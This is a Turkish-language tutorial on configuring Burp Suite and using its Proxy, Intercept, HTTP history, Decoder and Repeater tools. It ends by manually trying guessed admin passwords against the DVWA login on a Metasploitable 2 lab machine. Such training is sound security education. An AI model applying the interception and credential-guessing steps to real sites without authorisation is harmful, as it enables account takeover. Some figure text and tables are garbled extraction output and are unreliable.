Burpsuite web uygulamalarında güvenlik testleri gerçekleştirmek için bir platformdur. Onun çeşitli araçları, tüm test işlemlerini, ilk haritalama ve bir uygulamanın saldırı arayüzünün analizinden, güvenlik açıklarını bulmaya ve faydalanmaya kadar destek olmak için birlikte ve sorunsuz çalışır.

Burp işinizi daha hızlı, daha etkili, daha eğlenceli yapmak için size tam kontrol verir ayrıca sizin teknoloji harikası otomasyonla gelişmiş manuel teknikleri birleştirmenize izin verir.


Proxy aracıdır. Web uygulamaları HTTP protokolünü kullanır ve HTTP protokolü ise istemci/sunucu mimarisi üzerine kurulu olan bir protokoldür. İstemci ve sunucu arasında proxy olarak kullanılan Burp Suite tüm istek ve cevapların ayrıntılı bir şekilde incelenebilmesine ve diğer özellikleri ile farklı işlemler yapılabilmesine olanak sağlayan bir araçtır.



Şekil 3. Burpsuite

Program ana ekranı yukarıdaki gibi açıldı. Burada en sık kullanacağımız kısımlar Proxy, Intruder ve Repeater olacak. Bu kısımları detaylı bir şekilde inceleyeceğiz.

Bir sonraki aşama olarak ise tarayıcıda Burp'un ayağa kaldırdığı vekil sunucuyu dinleyeceğiz. Tarayıcıdan vekil sunucu ayarlarını açalım ve aşağıdaki gibi ayarlayalım.




Şekil 3.1.

Burp Suite'te HTTP isteklerini durduma ayarı varsayılan olarak seçili olduğu için sayfa yüklenmeyecektir. Intercept sekmesinden bu ayarı 'off' yapmamız gerekir.

Tekrar tarayıcıya geldiğimizde gizlilik hatası aldık. Bunun sebebi, tarayıcımızın Burp Suite'in sertifikasını tanımaması. Bu problemi çözmek için Burp sertifikasını tarayıcıya tanıtmamız gerekiyor. Tarayıcı adres çubuğuna <http://burp> yazalım. Karşımıza Burp sertifika ekranı gelecek. Sağ üst tarafta CA Certificate kısmından Burp'un sertifikasını indirelim.

Bir sonraki aşama olarak, indirdiğimiz sertifikayı tarayıcının güvendiği sertifikaların arasına ekleyelim.

Kali Linux kullanıyorsanız ve işletim sisteminizi güncellediyseniz, sayfalar SSL\_ERROR\_RX\_RECORD\_TOO\_LONG hatası verebilir. Bu problem Java versiyonundan kaynaklanıyor. Bunun için terminalde şu komutu çalıştıralım: `update-alternatives --config java`



```
root@kali: ~
root@kali: ~ 91x24
root@kali:~# update-alternatives --config java
There are 3 choices for the alternative java (providing /usr/bin/java).

  Selection    Path                                            Priority  Status
-----
0             /usr/lib/jvm/java-11-openjdk-amd64/bin/java    1111     auto mode
1             /usr/lib/jvm/java-10-openjdk-amd64/bin/java    1101     manual mode
2             /usr/lib/jvm/java-11-openjdk-amd64/bin/java    1111     manual mode
* 3           /usr/lib/jvm/java-8-openjdk-amd64/jre/bin/java 1081     manual mode


Press <enter> to keep the current choice[*], or type selection number: |
```

### Şekil 3.2.

Seçenekler arasında Java 8-jre yazan seçeneği seçelim. Hata çözülecektir.

Yukarıdaki işlemler sonucu Burp Suite'i başarılı bir şekilde kurduk ve kullanıma hazır hale getirdik. Şimdi içeriğini inceleyelim.


Target ve Site map sekmesi tarayıcımızın istek göndermiş olduğu siteleri gösteriyor.



Şekil 3.3.

Sadece google.com'a istek yapmış olmama rağmen tarayıcının istekte bulunduğu birçok site görünüyor. Bu durum tarayıcıların arka planda yapmış olduğu birçok istekten kaynaklanıyor. Google'a ulaşmadan önce reklam servisleri, istatistik ve analiz servisleri gibi birçok kaynağa istek gönderiliyor. Ayrıca eriştiğimiz sitede CDN kütüphaneleri de kullanılıyor olabilir. Yazı kapsamına girmeyen bu konu hakkında bu şekilde kısa bir bilgi verip geçiyorum.


Proxy ve Intercept kısmı sunuculara giden istekleri durdurup görebildiğimiz kısım. Forward ile paket gönderilir, Drop ile ise droplanır. Giden isteklerin durdurulabilmesi için intercept on seçilmiş olmalıdır.



Şekil 3.4.


Google.com'a yapmış olduğumuz isteği durdurup inceleyelim. Raw sekmesinde Google sunucusuna yapılan HTTP GET isteğini görüntüleyebiliriz.






Şekil 3.5.

Params kısmında ise istek gövdesinde giden parametreleri görüyoruz. Site tarafından bize birtakım çerezler atanmış.




Şekil 3.6.

Headers kısmında ise isteğin başlıklarını görüyoruz.



Şekil 3.7.

Son olarak, Hex kısmında ise giden isteğin byte olarak on altılık basamaktaki halini (hexadecimal) görüyoruz.



Şekil 3.8.

Proxy -> HTTP history sekmesinde, Burp'un açılışından itibaren yapmış olduğumuz istek geçmişini görüyoruz. İsteğin yapıldığı adres, istek türü (POST, GET, vs), istek durum kodu (HTTP request status code), istek uzunluğu vs. gibi bilgileri de görüntüleyebiliyoruz.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	SSL	IP	Cookies	Time
76	https://www.sibertalmhane.com	GET	/v4/t/hreatListUpdates/fetch?test=appli...		✓	204	414	HTML				✓	216.58.207.42		05:39:59 18 ...
77	https://www.sibertalmhane.com	GET	/		✓	204	414	HTML				✓	104.18.53.250		05:18:45 18 ...
76	https://www.google.com	POST	/gen_204?atyp=cs&ei=dWCPXKuAEJ...		✓	204	414	HTML				✓	172.217.22.100	1P_JAR=2019-03-1...	05:18:45 18 ...
75	https://www.google.com	POST	/gen_204?atyp=cs&ei=dWCPXKuAEJ...		✓	204	414	HTML				✓	172.217.22.100	1P_JAR=2019-03-1...	05:18:43 18 ...
74	https://www.google.com	POST	/gen_204?atyp=cs&ei=dWCPXKuAEJ...		✓	204	414	HTML				✓	172.217.22.100	1P_JAR=2019-03-1...	05:18:42 18 ...
73	http://detectportal.firefox.com	GET	/success.txt		✓	200	379	text	txt			✓	193.140.13.80		05:18:09 18 ...
72	https://adservice.google.com.tr	GET	/adsid/google/ui/gadsid=AORoGNRtpS...		✓	302	632	HTML				✓	172.217.21.194		05:15:12 18 ...
71	https://www.google.com	POST	/gen_204?atyp=cs&ei=k2GPXPOIH4S...		✓	204	414	HTML				✓	172.217.21.196	1P_JAR=2019-03-1...	05:15:11 18 ...
70	https://adservice.google.com	GET	/adsid/google/ui		✓	302	626	HTML				✓	172.217.21.194		05:15:11 18 ...
69	https://www.google.com	GET	/xjs/_js/fk=xjs.s.tr.hf-t_Mv4tEO.Q/am...		✓	200	78842	script				✓	172.217.21.196		05:15:10 18 ...
68	https://apis.google.com	GET	/hcs/abc-static/_js/fk=gapi.gapi.en.c...		✓	200	142153	script				✓	172.217.22.46		05:15:09 18 ...
67	https://www.google.com	POST	/gen_204?atyp=cs&ei=af5d4tysp=cs...		✓	204	414	HTML				✓	172.217.21.196	1P_JAR=2019-03-1...	05:15:08 18 ...
66	https://www.gstatic.com	GET	/js/_js/fk=xjs.s.tr.hf-t_Mv4tEO.Q/am...		✓	200	138514	script				✓	216.58.206.195		05:15:03 18 ...
65	https://www.google.com	GET	/xjs/_js/fk=xjs.s.tr.hf-t_Mv4tEO.Q/am...		✓	200	408001	script				✓	172.217.21.196		05:15:03 18 ...
59	https://www.google.com	GET	/qws_rd=ssl		✓	200	225451	HTML		Google		✓	172.217.21.196	1P_JAR=2019-03-1...	05:14:57 18 ...
57	http://detectportal.firefox.com	GET	/success.txt		✓	200	379	text				✓	193.140.13.80		05:10:57 18 ...
56	https://googleads.g.doubleclick...	GET	/adsid/google/ui/gadsid=AORoGNQIO...		✓	204	788	HTML				✓	172.217.21.194	test_cookie=; IDE...	05:10:57 18 ...
55	https://adservice.google.com.tr	GET	/adsid/google/ui/gadsid=AORoGN5za...		✓	302	632	HTML				✓	172.217.21.194		05:10:20 18 ...
54	https://adservice.google.com	GET	/adsid/google/ui/gadsid=AORoGNRfm...		✓	302	788	HTML				✓	172.217.21.194	ANID=AHWqTUKL...	05:10:19 18 ...
53	https://googleads.g.doubleclick...	GET	/adsid/google/ui/gadsid=AORoGNQ66...		✓	302	742	HTML				✓	172.217.21.194	test_cookie=Chic...	05:10:19 18 ...
52	https://www.google.com	GET	/domains/ewriter?igu=1&data=xxorf...		✓	204	414	HTML				✓	172.217.21.196	1P_JAR=2019-03-1...	05:10:18 18 ...
51	https://adservice.google.com.tr	GET	/adsid/google/ui/gadsid=AORoGN57ct...		✓	302	632	HTML				✓	172.217.21.194		05:10:18 18 ...
41	https://www.google.com	GET	/xjs/_js/fk=xjs.s.tr.hf-t_Mv4tEO.Q/am...		✓	200	78842	script				✓	216.58.206.195		05:10:16 18 ...

Şekil 3.9.

Decoder sekmesinde ise string olarak verdiğimiz girdileri encoding ve decoding işlemlerine sokabiliyoruz.


Burp’te istek durdurmayı aktif edip (Intercept on) Metasploitable 2 makinesindeki uygulamalardan Damn Vulnerable Web Application (DVWA) uygulamasına giriş yapmaya çalışalım.

/dvwa/login.php adresine POST isteği yaptık. POST isteği olduğu için parametreler istek gövdesinde ‘username=test&password=test&Login=Login’ şeklinde iletiliyor.

Text	Hex
c2l2zxpWxpBwHbMuUvZ9t	
YzjsaVpY5jB2V3hwY1dcaGtXVXZMj0	

Şekil 3.10.

Bu pencerede parametreleri istediğimiz gibi değiştirebilir, ardından hedef sunucuya gönderebiliriz. Kullanıcı adını abc olarak, parolayı ise deneme olarak değiştirip isteği gönderelim.



Şekil 3.11.

Görüldüğü gibi hedef sunucuda abc kullanıcı adlı ve deneme parolasına sahip herhangi bir kullanıcı mevcut değil.

İstek gönderildikten sonra intercept kısmında kayboldu. Biz bu şekilde farklı kullanıcı adları ve parolaları denemek istiyorduk fakat istek kayboldu. Az önceki işlemleri her seferinde tekrar mı yapmak lazım? Tabi ki hayır. Burp'te Repeater modülü tam da bu işe yarıyor. İstek üzerinde değişiklikler yapma ve bunları tekrar tekrar gönderme imkânı sağlıyor.

İlk olarak HTTP historyde, DVWA uygulamasına girmek için gönderdiğimiz isteği bulalım ve bunu Repeatera gönderelim.

Sonrasında ise admin:123456, admin: 123456789 ve admin: pass kullanıcı adı-parola çiftleri ile giriş yapmaya çalışalım ve sayfanın verdiği cevapları inceleyelim. Burp bizim için sunucudan gelen cevabı render ederek sunuyor.

Follow redirections ile sunucudan gelen sayfa yönlendirmelerini takip ediyoruz, tekrar denemek için isteğe geri dönüyor ve parametreleri istediğimiz gibi değiştirerek isteği yeniden gönderiyoruz.

